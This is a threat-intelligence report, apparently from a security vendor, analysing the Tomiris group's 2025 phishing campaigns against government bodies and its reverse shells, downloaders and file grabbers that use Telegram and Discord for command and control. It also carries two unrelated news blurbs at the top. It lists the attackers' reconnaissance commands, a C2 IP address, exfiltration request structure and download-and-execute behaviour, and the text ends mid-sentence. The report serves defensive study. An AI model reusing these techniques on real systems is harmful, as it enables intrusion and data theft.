Chinese-sponsored groups are using the popular Brickstorm backdoor to access and gain persistence in government and tech firm networks, part of the ongoing effort by the PRC to establish long-term footholds in agency and critical infrastructure IT environments, according to a report by U.S. and Canadian security offices.
Koi Security exposes ShadyPanda, a group that used trusted Chrome/Edge extensions to infect 4.3 million users over 7 years for deep surveillance and corporate espionage.
While tracking the activities of the Tomiris threat actor, we identified new malicious operations that began in early 2025. These attacks targeted foreign ministries, intergovernmental organizations, and government entities, demonstrating a focus on high-value political and diplomatic infrastructure. In several cases, we traced the threat actor’s actions from initial infection to the deployment of post-exploitation frameworks.
These attacks highlight a notable shift in Tomiris’s tactics, namely the increased use of implants that leverage public services (e.g., Telegram and Discord) as command-and-control (C2) servers. This approach likely aims to blend malicious traffic with legitimate service activity to evade detection by security tools.
Most infections begin with the deployment of reverse shell tools written in various programming languages, including Go, Rust, C/C#/C++, and Python. Some of them then deliver an open-source C2 framework: Havoc or AdaptixC2.
This report in a nutshell:
New implants developed in multiple programming languages were discovered;
Some of the implants use Telegram and Discord to communicate with a C2;
Operators employed Havoc and AdaptixC2 frameworks in subsequent stages of the attack lifecycle.



The infection begins with a phishing email containing a malicious archive. The archive is often password-protected, and the password is typically included in the text of the email. Inside the archive is an executable file. In some cases, the executable’s icon is disguised as an office document icon, and the file name includes a double extension such as .doc<dozen_spaces>.exe. However, malicious executable files without icons or double extensions are also frequently encountered in archives. These files often have very long names that are not displayed in full when viewing the archive, so their extensions remain hidden from the user.
Example of a phishing email containing a malicious archive
Translation:
Subject: The Office of the Government of the Russian Federation on the issue of classification of goods sold in the territory of the Siberian Federal District Body:
Dear colleagues!
In preparation for the meeting of the Executive Office of the Government of the Russian Federation on the classification of projects implemented in the Siberian Federal District as having a significant impact on the
socioeconomic development of the Siberian District, we request your position on the projects listed in the attached file. The Executive Office of the Government of Russian Federation on the classification of
projects implemented in the Siberian Federal District. Password: min@2025
Example of an archive with a malicious executable
When the file is executed, the system becomes infected. However, different implants were often present under the same file names in the archives, and the attackers’ actions varied from case to case.
The implants
Tomiris C/C++ ReverseShell


Tomiris C/C++ ReverseShell infection schema
This implant is a reverse shell that waits for commands from the operator (in most cases that we observed, the infection was human-operated). After a quick environment check, the attacker typically issues a command to download another backdoor – AdaptixC2. AdaptixC2 is a modular framework for post-exploitation, with source code available on GitHub. Attackers use built-in OS utilities like bitsadmin, curl, PowerShell, and certutil to download AdaptixC2. The typical scenario for using the Tomiris C/C++ reverse shell is outlined below.
Environment reconnaissance. The attackers collect various system information, including information about the current user, network configuration, etc.
echo 4fUPU7tGOJBlT6D1wZTUk
whoami
ipconfig /all
systeminfo
hostname
net user /dom
dir
dir C:\users\[username]
Download of the next-stage implant. The attackers try to download AdaptixC2 from several URLs.
Verification of download success. Once the download is complete, the attackers check that AdaptixC2 is present in the target folder and has not been deleted by security solutions.
dir $temp
dir $public\libraries
Establishing persistence for the downloaded payload. The downloaded implant is added to the Run registry key.
This year, we observed three variants of the C/C++ reverse shell whose functionality ultimately provided access to a remote console. All three variants have minimal functionality – they neither replicate themselves nor persist in the system. In essence, if the running process is terminated before the operators download and add the next-stage implant to the registry, the infection ends immediately.
The first variant is likely based on the Tomiris Downloader source code discovered in 2021. This is evident from the use of the same function to hide the application window.
Code of window-hiding function in Tomiris C/C++ ReverseShell and Tomiris Downloader

Below are examples of the key routines for each of the detected variants.
Tomiris C/C++ ReverseShell main routine
Tomiris Rust Downloader
Tomiris Rust Downloader is a previously undocumented implant written in Rust. Although the file size is relatively large, its functionality is minimal.
Tomiris Rust Downloader infection schema
Upon execution, the Trojan first collects system information by running a series of console commands sequentially.
Then it searches for files and compiles a list of their paths. The Trojan is interested in files with the following extensions: .jpg, .jpeg, .png, .txt, .rtf, .pdf, .xlsx, and .docx. These files must be located on drives C:/, D:/, E:/, F:/, G:/, H:/, I:/, or J:/. At the same time, it ignores paths containing the following strings: “.wrangler”, “.git”, “node_modules”, “Program Files”, “Program Files (x86)”, “Windows”, “Program Data”, and “AppData”.
A multipart POST request is used to send the collected system information and the list of discovered file paths to Discord via the URL:
It is worth noting that only the paths to the discovered files are sent to Discord; the Trojan does not transmit the actual files.
The structure of the multipart request is shown below:
Contents of the Content-Disposition header
Description
form-data; name=”payload_json”
System information collected from the infected system via console commands and converted to JSON.
form-data; name=”file”; filename=”files.txt”
A list of files discovered on the drives.
form-data; name=”file2″; filename=”ipconfig.txt”
Results of executing console commands like “ipconfig /all”.

Example of “payload_json”
After sending the request, the Trojan creates two scripts, script.vbs and script.ps1, in the temporary directory. Before dropping script.ps1 to the disk, Rust Downloader creates a URL from hardcoded pieces and adds it to the script. It then executes script.vbs using the cscript utility, which in turn runs script.ps1 via PowerShell. The script.ps1 script runs in an infinite loop with a one-minute delay. It attempts to download a ZIP archive from the URL provided by the downloader, extract it to %TEMP%\rfolder, and execute all unpacked files with the .exe extension. The placeholder <PC_NAME> in script.ps1 is replaced with the name of the infected computer.
It’s worth noting that in at least one case, the downloaded archive contained an executable file associated with Havoc, another open-source post-exploitation framework.
Tomiris Python Discord ReverseShell
The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We were able to remove the obfuscation and recover the original script code. The Trojan serves as the initial stage of infection and is primarily used for reconnaissance and downloading subsequent implants. We observed it downloading the AdaptixC2 framework and the Tomiris Python FileGrabber.

The Trojan is based on the “discord” Python package, which implements communication via Discord, and uses the messenger as the C2 channel. Its code contains a URL to communicate with the Discord C2 server and an authentication token. Functionally, the Trojan acts as a reverse shell, receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.
Python Discord ReverseShell
Tomiris Python FileGrabber
As mentioned earlier, this Trojan is installed in the system via the Tomiris Python Discord ReverseShell. The attackers do this by executing the following console command.

The Trojan is written in Python and compiled into an executable using PyInstaller. It collects files with the following extensions into a ZIP archive: .jpg, .png, .pdf, .txt, .docx, and .doc. The resulting archive is sent to the C2 server via an HTTP POST request. During the file collection process, the following folder names are ignored: “AppData”, “Program Files”, “Windows”, “Temp”, “System Volume Information”, “$RECYCLE.BIN”, and “bin”.
Python FileGrabber
Distopia backdoor
Distopia Backdoor infection schema

The backdoor is based entirely on the GitHub repository project “dystopia-c2” and is written in Python. The executable file was created using PyInstaller. The backdoor enables the execution of console commands on the infected system, the downloading and uploading of files, and the termination of processes. In one case, we were able to trace a command used to download another Trojan – Tomiris Python Telegram ReverseShell.
Distopia backdoor
Sequence of console commands executed by attackers on the infected system:

The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We managed to remove the obfuscation and recover the original script code. The Trojan uses Telegram to communicate with the C2 server, with code containing an authentication token and a “chat_id” to connect to the bot and receive commands for execution. Functionally, it is a reverse shell, capable of receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.
Initially, we assumed this was an updated version of the Telemiris bot previously used by the group. However, after comparing the original scripts of both Trojans, we concluded that they are distinct malicious tools.
Python Telegram ReverseShell (to the right) and Telemiris (to the left)
Other implants used as first-stage infectors
Below, we list several implants that were also distributed in phishing archives. Unfortunately, we were unable to track further actions involving these implants, so we can only provide their descriptions.

Tomiris C# Telegram ReverseShell
Another reverse shell that uses Telegram to receive commands. This time, it is written in C# and operates using the following credentials:
One of the oldest implants used by malicious actors has undergone virtually no changes since it was first identified in 2022. It is capable of taking screenshots, executing console commands, and uploading files from the infected system to the C2. The current version of the Trojan lacks only the download command.
Tomiris Rust ReverseShell

This Trojan is a simple reverse shell written in the Rust programming language. Unlike other reverse shells used by attackers, it uses PowerShell as the shell rather than cmd.exe.
Strings used by main routine of Tomiris Rust ReverseShell
Tomiris Go ReverseShell

The Trojan is a simple reverse shell written in Go. We were able to restore the source code. It establishes a TCP connection to 62.113.114.209 on port 443, runs cmd.exe and redirects standard command line input and output to the established connection.
Restored code of Tomiris Go ReverseShell
Tomiris PowerShell Telegram Backdoor
The original executable is a simple packer written in C++. It extracts a Base64-encoded PowerShell script from itself and executes it using the following command line:
